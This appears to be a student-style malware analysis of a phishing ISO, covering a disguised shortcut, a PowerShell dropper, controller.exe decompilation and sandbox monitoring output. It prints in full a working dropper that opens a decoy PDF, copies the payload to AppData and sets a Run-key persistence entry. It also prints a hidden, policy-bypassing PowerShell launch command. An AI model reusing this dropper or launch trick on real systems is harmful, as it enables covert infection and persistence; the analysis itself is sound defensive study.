This one is pdf file. Now new information we can get here



This is for ps1 file which I will examine later.

```

$file = "controller.exe"
$file2 = "PANDUAN_PENGGUNA_MyKHAS.pdf"

ii $file2
$targetlocation = $env:appdata+"\$file
.\controller.exe
Copy-Item $file $targetlocation
# HKLU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
$registryPath = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$name = "USBController"
$value = $targetlocation

# If registry path doesn't exist, create it.
If (-NOT (Test-Path $registryPath)) {
New-Item $registryPath | Out-Null
}

New-ItemProperty -Path $registryPath `
    -Name $name `
    -Value $value `
    -PropertyType ExpandString `
    -Force | Out-Null

iex $value

```

This is the Ink file

```

/C:\
Windows@
Windows
System32
System32
cmd.exe@
cmd.exe
C:\Users\admin\Desktop\MyKHAS\PANDUAN_PENGGUNA_MyKHAS.pdf
LType: Microsoft Edge PDF Document Size: 4 KB Date modified: 14/07/2023 10:54$_.\.\.\Windows\System32\cmd.exe/c powershell -WindowStyle hidden -nologo -executionpolicy bypass -File "PANDUAN_
PENGGUNA_MyKHAS.ps1" <C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
desktop-nldihuv8
%windir%\System32/cmd.exe
%windir%\System32/cmd.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
1SP50
PANDUAN_PENGGUNA_MyKHAS.pdf
Adobe Acrobat Document
1SP5
jc(=
C:\Users\admin\Desktop\MyKHAS\PANDUAN_PENGGUNA_MyKHAS.pdf
1SP5
1SPSLX
C:\Users\admin\Desktop\MyKHAS

```

And this is for exe file

Item: controller.exe  
Aggregate Score: Likely Notable

#### Analysis Result 1

Score: Likely Notable  
Type: Keyword Hits  
Configuration: Email Addresses  
Conclusion:  
Keyword: riteshahlawat1@gmail.com  
Keyword Preview: /ocsp.sectigo.com0# «riteshahlawat1@gmail.com«0 g]r ,ns] (f\*^[0 d  
Keyword Regular Expression: (\[a-zA-Z0-9%+\_-]+\.[a-zA-Z0-9%+\_-]+)\*(\[a-zA-Z0-9]{1,4}@[a-zA-Z0-9]{1,4}([a-zA-Z0-9]{1,4})\*[a-zA-Z0-9]{1,4})?\.)+[a-zA-Z]{2,4}  
Keyword Search Type: 2  
Set Name: Email Addresses

#### Analysis Result 2


Score: Likely Notable  
Type: Keyword Hits  
Configuration: Email Addresses  
Conclusion:  
Keyword: g@4xd.re  
Keyword Preview: ~jit ~ru8 \\\ho @,x\* «g@4xd.re« z6tx tk|;\* ?la- o:n  
Keyword Regular Expression: (\[a-zA-Z0-9%+\_-]+\.[a-zA-Z0-9%+\_-]+)\*(\[a-zA-Z0-9]{1,4}@[a-zA-Z0-9]{1,4}([a-zA-Z0-9]{1,4})\*[a-zA-Z0-9]{1,4})?\.)+[a-zA-Z]{2,4}  
Keyword Search Type: 2  
Set Name: Email Addresses

Note that we use autopsy to apply forensic knowledge not malware analysis knowledge. So here is the analysis result of the exe file that we can take note. We got the email, riteshahlawat1@gmail.com (either the victim or the attacker). Legit email btw



First name riteshahlawat1@gmail.c

Autopsy also flagged the controller.exe as suspicious file

Listing		
Suspicious Items		
Table	Thumbnail	Summary
Source	Type	Path
 controller.exe	File	/img_PANDUAN_PENGGUNA_MyKHAS.iso/controller.exe

## Analysis – ps1

```
$file = "controller.exe"
$file2 = "PANDUAN_PENGGUNA_MyKHAS.pdf"

ii $file2
$targetlocation = $env:appdata+"\$file
.\controller.exe
Copy-Item $file $targetlocation
# HKLU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
$registryPath = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$name = "USBController"
$value = $targetlocation

# If registry path doesn't exist, create it.
If (-NOT (Test-Path $registryPath)) {
New-Item $registryPath | Out-Null
}

New-ItemProperty -Path $registryPath `
    -Name $name `
    -Value $value `
    -PropertyType ExpandString `
    -Force | Out-Null

iex $value
```

First it declares file as controller.exe and file2 as PANDUAN\_PENGGUNA\_MyKHAS.pdf

ii file two is opening the pdf file

Then it retrieve the path to AppData, which typically is a hidden directory to store application data.

Execute the controller.exe

Copy controller.exe to the appdata path

Then it declares registryPath as HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. This path refers to a specific location in the Windows Registry that controls which programs run automatically when the user logs in (HKCU stands for "HKEY\_CURRENT\_USER").

The is assign USBController as name variable

Then it assigns value as targetlocation which is the AppData

Then create new path if the HKCU path does not exist

Then it creates new registry entry containing all the variables declared

Lastly, it calls iex \$value to execute the string contained in \$value as command. This means that it executes the controller.exe from the AppData directory.

In summary, it open the PDF file, copies controller.exe to AppData directory, modifies the Windows Registry so that the controller.exe will run when the user log in and lastly it execute

controller.exe after copying it. Why it opens the PDF file? Not sure. Maybe a distraction or decoy.





### Analysis of Ink file

It appears to represent a Windows shortcut or command sequence that runs a PowerShell script to open a PDF file using Microsoft Edge while hiding the command window and bypassing execution policies.

powershell -WindowStyle hidden -nologo -executionpolicy bypass -File "PANDUAN\_PENGGUNA\_MyKHAS.ps1" this line make ps1 file being executed with specific parameters to hide window, bypass execution policies and not displaying the powershell logo.

### Analysis on exe file

I'm going to try to use IDA. But this analysis will be limited as I do not have the files below



The program start by calling sub\_402F96 and Jump to sub\_402A4D

In function sub\_402F96, it involves manipulation of \_\_security\_cookie. The \_\_security\_cookie is often used in programs compiled with stack protection to prevent stack buffer overflows.

```

void sub_402F96()
{
    uintptr_t v0; // ecx
    int v1; // eax

    v0 = __security_cookie;
    if ( __security_cookie == -1153374642 || (__security_cookie & 0xFFFF0000) == 0 )
    {
        v1 = sub_402F49();
        v0 = v1;
        if ( v1 == -1153374642 )
        {
            v0 = -1153374641;
        }
        else if ( (v1 & 0xFFFF0000) == 0 )
        {
            v0 = ((v1 | 0x4711) << 16) | v1;
        }
        __security_cookie = v0;
    }
    dword_407004 = ~v0;
}

```

It check if security\_cookie has a value of -1153374642 or higher 16 bits are zero. If it is, it store value in sub\_402F49 in v1 and v0. Lastly it updates \_\_security\_cookie and dword\_407004.

```

1 unsigned int sub_402F49()
2 {
3     LARGE_INTEGER PerformanceCount; // [esp+0h] [ebp-14h] BYREF
4     struct _FILETIME SystemTimeAsFileTime; // [esp+8h] [ebp-Ch] BYREF
5     DWORD v3; // [esp+10h] [ebp-4h] BYREF
6
7     SystemTimeAsFileTime.dwLowDateTime = 0;
8     SystemTimeAsFileTime.dwHighDateTime = 0;
9     GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
10    v3 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
11    v3 ^= GetCurrentThreadId();
12    v3 ^= GetCurrentProcessId();
13    QueryPerformanceCounter(&PerformanceCount);
14    return (unsigned int)&v3 ^ v3 ^ PerformanceCount.LowPart ^ PerformanceCount.HighPart;
15 }

```

For function sub\_402F49, it is for generating a pseudo-random value based on a combination of system and process-specific information.

GetSystemTimeAsFileTime will retrieves the current system time and stores it in the SystemTimeAsFileTime structure.

Then it XOR SystemTimeAsFileTime.dwLowDateTime with SystemTimeAsFileTime.dwHighDateTime with GetCurrentThreadId() with GetCurrentProcessId() and store it in v3.

Lastly it return v3 xor v3 xor lowpart xor highpart.

For sub\_402A4D, which the start function jump to,



```

int usercall sub_402A4D@<eax>(int a1@<esi>)
{
    char v1; // bl
    _DWORD *v3; // eax
    _DWORD *v4; // esi
    _tls_callback_type *v5; // eax
    _tls_callback_type *v6; // esi
    int v7; // esi
    CHAR *wide_winmain_command_line; // eax
    char v9; // [esp+10h] [ebp-24h]

    if ( !(unsigned __int8)sub_402D6E(1) || (v1 = 0, v9 = sub_402D3C(), dword_4D0764 == 1) )
    {
        sub_40305F(7);
        goto LABEL_19;
    }
    if ( dword_4D0764 )
    {
        v1 = 1;
    }
    else
    {
        dword_4D0764 = 1;
        if ( initterm_e((_PIFV *)&First, (_PIFV *)&Last) )
            return 255;
        initterm((_PVFV *)&dword_4050E0, (_PVFV *)&dword_405104);
        dword_4D0764 = 2;
    }
    sub_402EC2(v9);
    v3 = (_DWORD *)sub_403053();
    v4 = v3;
    if ( *v3 && (unsigned __int8)sub_402E2E(v3) )
        ((void (__thiscall *)(_DWORD, _DWORD, int, _DWORD))*v4)(*v4, 0, 2, 0);
    v5 = (_tls_callback_type *)sub_403059();
    v6 = v5;
    if ( *v5 && (unsigned __int8)sub_402E2E(v5) )
        register_thread_local_exe_atexit_callback(*v6);
    v7 = (unsigned __int16)sub_40317A();
    wide_winmain_command_line = (CHAR *)get_wide_winmain_command_line();
    a1 = WinMain((HINSTANCE)0x400000, 0, wide_winmain_command_line, v7);
    if ( !(unsigned __int8)sub_4031B0() )
LABEL_19:
        exit(a1);
    if ( !v1 )
        cexit();
    sub_402EDF(1, 0);
    return a1;
}

```

Running the malware.

I will setup Regshot and Procmon and Process Hacker. I ran ps1 file and it open the pdf indicating it successfully ran.

Process hacker screenshot

SystemInform.exe	6160	2.15	32.75 MB	DESKTOP-PH...FlareVM	System Informer
powershell.exe	3844		59 MB	DESKTOP-PH...FlareVM	Windows PowerShell
conhost.exe	1788		4.19 MB	DESKTOP-PH...FlareVM	Console Window Host
controller.exe	4752		4.23 MB	DESKTOP-PH...FlareVM	Sony Vio

We can see that controller.exe is executing

Procmon

There are 4 things under powershell.exe. Note that we know that e cant see the powershell because its hidden

powershell.exe (3844)	Windows PowerS...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:33...	n/a
conhost.exe (1788)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:34...	n/a
msedge.exe (3340)	Microsoft Edge	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Program Files ...	9/2/2024 5:54:52...	9/2/2024 5:54:52...
controller.exe (4752)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:52...	n/a
controller.exe (4332)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:54...	9/2/2024 5:54:54...

Description: Console Window Host

Company: Microsoft Corporation

Path: C:\Windows\System32\Conhost.exe

Command: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

User: DESKTOP-PHD8R09\FlareVM

PID: 1788

Started: 9/2/2024 5:54:34 AM

Go To Event

Include Process

Include Subtree

powershell.exe (3844)	Windows PowerS...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:33...	n/a
conhost.exe (1788)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:34...	n/a
msedge.exe (3340)	Microsoft Edge	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Program Files ...	9/2/2024 5:54:52...	9/2/2024 5:54:52...
controller.exe (4752)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:52...	n/a
controller.exe (4332)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:54...	9/2/2024 5:54:54...

Description: Microsoft Edge

Company: Microsoft Corporation

Path: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

Command: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument C:\Users

User: DESKTOP-PHD8R09\FlareVM

PID: 3340

Started: 9/2/2024 5:54:52 AM

Exited: 9/2/2024 5:54:52 AM

Go To Event

Include Process

Include Subtree

powershell.exe (3844)	Windows PowerS...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:33...	n/a
conhost.exe (1788)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:34...	n/a
msedge.exe (3340)	Microsoft Edge	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Program Files ...	9/2/2024 5:54:52...	9/2/2024 5:54:52...
controller.exe (4752)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:52...	n/a
controller.exe (4332)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:54...	9/2/2024 5:54:54...

Description: Sony Vio

Company: Sony Corporation.inc

Path: C:\Users\FlareVM\Desktop\controller.exe

Command: "C:\Users\FlareVM\Desktop\controller.exe"

User: DESKTOP-PHD8R09\FlareVM


PID: 4752

Started: 9/2/2024 5:54:52 AM


Go To Event

Include Process


Include Subtree



Notice that there is controller.exe in AppData folder which we already know.



These are the things that has been modified after we executed it.



Values modified: 123

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC1475: 4C 00 00 00 02 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC1475: 52 00 00 00 02 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC37C5: 4C 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00
```



Total changes: 213

Then I check %TEMP%, shell:startup and shell:common startup folder fr any suspicious file. But there isn't.

In conclusion, we know that the malware is some sort of spyware. It hidden in AppData directory and maintain the connection when it run everytime the victim log in.